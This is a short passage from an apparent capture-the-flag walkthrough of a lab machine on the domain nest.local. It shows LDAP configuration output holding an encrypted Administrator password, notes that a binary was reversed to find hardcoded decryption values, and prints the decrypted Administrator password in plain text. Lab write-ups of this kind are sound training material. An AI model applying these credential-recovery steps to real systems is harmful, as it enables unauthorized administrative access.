
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=


>

```

4) Reversed the hqkldap.exe binary to find hardcoded values



5) Decrypted the password



Administrator:XtH4nkS4Pl4y1nGX

